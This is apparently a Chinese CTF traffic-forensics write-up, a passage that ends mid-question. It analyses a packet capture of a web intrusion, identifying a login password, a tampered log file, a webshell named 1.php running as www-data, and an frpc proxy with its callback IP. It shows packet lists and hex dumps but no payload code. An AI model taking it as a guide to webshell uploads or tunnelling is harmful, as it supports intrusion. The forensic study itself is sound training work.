
3.1

【题目描述】

黑客登录系统使用的密码是_Admin123!@#_。

【操作内容】

在流量包中搜索pass、password或者admin，即可查询到密码为“Admin123!@#”。




3.2

【题目描述】

黑客修改了一个日志文件，文件的绝对路径为_/var/www/html/data/Runtime/Logs/Home/21_08_07.log_。

【操作内容】

对日志进行分析，查看哪个数据包的流跟踪中带有log文件，如下图所示：




3.3

【题目描述】

黑客获取webshell之后，权限是_ www-data_？

【操作内容】



No.	Time	Source	Destination	Protocol	Length	Info
312	239.600452	192.168.2.197	192.168.2.197	HTTP	6842	HTTP/1.1 200 OK (text/html)
313	251.837224	192.168.2.197	192.168.2.197	HTTP	790	POST /index.php?m=home&a=assign_resume_tpl
314	251.849775	192.168.2.197	192.168.2.197	HTTP	3497	HTTP/1.1 404 Not Found (text/html)
315	280.401747	192.168.2.197	192.168.2.197	HTTP	876	POST /index.php?m=home&a=assign_resume_tpl
316	280.409401	192.168.2.197	192.168.2.197	HTTP	1868	HTTP/1.1 404 Not Found (text/html)
317	292.482507	192.168.2.197	192.168.2.197	HTTP	808	POST /index.php?m=home&a=assign_resume_tpl
318	292.522597	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60187 [ACK] Seq=1 Ack=753 Win=6367
319	292.522598	192.168.2.197	192.168.2.197	HTTP	6904	HTTP/1.1 200 OK (text/html)
320	306.378411	192.168.2.197	192.168.2.197	HTTP	810	POST /index.php?m=home&a=assign_resume_tpl
321	306.394854	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60278 [ACK] Seq=1 Ack=755 Win=6367
322	306.394855	192.168.2.197	192.168.2.197	HTTP	6889	HTTP/1.1 200 OK (text/html)
323	340.117099	192.168.2.197	192.168.2.197	HTTP	810	POST /index.php?m=home&a=assign_resume_tpl
324	340.153293	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60502 [ACK] Seq=1 Ack=755 Win=6367
325	340.153295	192.168.2.197	192.168.2.197	HTTP	7157	HTTP/1.1 200 OK (text/html)
326	348.879123	192.168.2.197	192.168.2.197	HTTP	805	POST /index.php?m=home&a=assign_resume_tpl
327	348.913830	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60561 [ACK] Seq=1 Ack=750 Win=6367

```
<tr><td class="e">Apache Version </td><td class="v">Apache/2.4.7 (Ubuntu) </td></tr>\n
<tr><td class="e">Apache API Version </td><td class="v">20120211 </td></tr>\n
<tr><td class="e">Server Administrator </td><td class="v">webmaster@localhost </td></tr>\n
<tr><td class="e">Hostname:Port </td><td class="v">172.17.0.2:80 </td></tr>\n
<tr><td class="e">User/Group </td><td class="v">www-data(33)/33 </td></tr>\n
<tr><td class="e">Max Requests </td><td class="v">Per Child: 0 - Keep Alive: on - Max Per Connection: 100 </td></tr>
<tr><td class="e">Timeouts </td><td class="v">Connection: 300 - Keep-Alive: 5 </td></tr>\n
<tr><td class="e">Virtual Server </td><td class="v">Yes </td></tr>\n
```

```
00002e10  20 3c 2f 74 64 3e 3c 2f  74 72 3e 0a 3c 74 72 3e   </td></ tr>·<tr>
00002e20  3c 74 64 20 63 6c 61 73  73 3d 22 65 22 3e 55 73   <td clas s="e">Us
00002e30  65 72 2f 47 72 6f 75 70  20 3c 2f 74 64 3e 3c 74   er/Group  </td><t
00002e40  64 20 63 6c 61 73 73 3d  22 76 22 3e 77 77 77 2d   d class= "v">www-
00002e50  64 61 74 61 28 33 33 29  2f 33 33 20 3c 2f 74 64   data(33) /33 </td
00002e60  3e 3c 2f 74 72 3e 0a 3c  74 72 3e 3c 74 64 20 63   ></tr>·< tr><td c
00002e70  6c 61 73 73 3d 22 65 22  3e 4d 61 78 20 52 65 71   lass="e" >Max Req
```



3.4

【题目描述】

黑客写入的webshell文件名是_1.php_。

【操作内容】

字符串过滤，对post数据包进行查找和分析，发现第337个数据包post上去了webshell文件，写入的webshell文件名为1.php。



337	421.186528	192.168.2.197	192.168.2.197	HTTP	1366	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
338	421.188146	192.168.2.197	192.168.2.197	HTTP	423	HTTP/1.1 200 OK (text/html)
339	423.950782	192.168.2.197	192.168.2.197	HTTP	1307	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)

```
> Frame 337: 1366 bytes on wire (10928 bits), 1366 bytes captured (10928 bits)
> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
> Transmission Control Protocol, Src Port: 61047 (61047), Dst Port: 8081 (8081), Seq: 1, Ack: 1, Len: 1310
```

```
0000  02 00 00 00 45 00 05 52  00 00 40 00 40 06 00 00   ....E..R ..@.@...
0010  c0 a8 02 c5 c0 a8 02 c5  ee 77 1f 91 a9 05 53 fd   ........ .w....S.
0020  cc 98 81 85 80 18 18 eb  8c 1f 00 00 01 01 08 0a   ........ ........
0030  0a 60 65 71 0a 60 65 6f  50 4f 53 54 20 2f 31 2e   .`eq.`eo POST /1.
0040  70 68 70 20 48 54 54 50  2f 31 2e 31 0d 0a 48 6f   php HTTP /1.1..Ho
0050  73 74 3a 20 31 39 32 2e  31 36 38 2e 32 2e 31 39   st: 192. 168.2.19
0060  37 3a 38 30 38 31 0d 0a  41 63 63 65 70 74 2d 45   7:8081.. Accept-E
0070  6e 63 6f 64 69 6e 67 3a  20 67 7a 69 70 2c 20 64   ncoding:  gzip, d
0080  65 66 6c 61 74 65 0d 0a  55 73 65 72 2d 41 67 65   eflate.. User-Age
0090  6e 74 3a 20 4d 6f 7a 69  6c 6c 61 2f 35 2e 30 20   nt: Mozi lla/5.0
00a0  28 57 69 6e 64 6f 77 73  3b 20 55 3b 20 57 69 6e   (Windows ; U; Win
00b0  64 6f 77 73 20 4e 54 20  36 2e 31 3b 20 66 72 2d   dows NT  6.1; fr-
00c0  46 52 29 20 41 70 70 6c  65 57 65 62 4b 69 74 2f   FR) Appl eWebKit/
00d0  35 33 33 2e 32 30 2e 32  35 20 28 4b 48 54 4d 4c   533.20.2 5 (KHTML
00e0  2c 20 6c 69 6b 65 20 47  65 63 6b 6f 29 20 56 65   , like G ecko) Ve
00f0  72 73 69 6f 6e 2f 35 2e  30 2e 34 20 53 61 66 61   rsion/5. 0.4 Safa
0100  72 69 2f 35 33 33 2e 32  30 2e 32 37 0d 0a 43 6f   ri/533.2 0.27..Co
0110  6e 74 65 6e 74 2d 54 79  70 65 3a 20 61 70 70 6c   ntent-Ty pe: appl
0120  69 63 61 74 69 6f 6e 2f  78 2d 77 77 77 2d 66 6f   ication/ x-www-fo
0130  72 6d 2d 75 72 6c 65 6e  63 6f 64 65 64 0d 0a 43   rm-urlen coded..C
```


3.5


【题目描述】

黑客上传的代理工具客户端名字是_frpc_。

【操作内容】


查看上传的配置文件可得客户端名字为frpc。

方法1：



CSDN @倔强的青铜选手。。。

方法2：




CSDN @倔强的青铜选手。。。


3.6

【题目描述】
黑客代理工具的回连服务端IP是_192.168.239.123_。

【操作内容】




获得一串十六进制代码，直接010Editor打开



3.7

【题目描述】
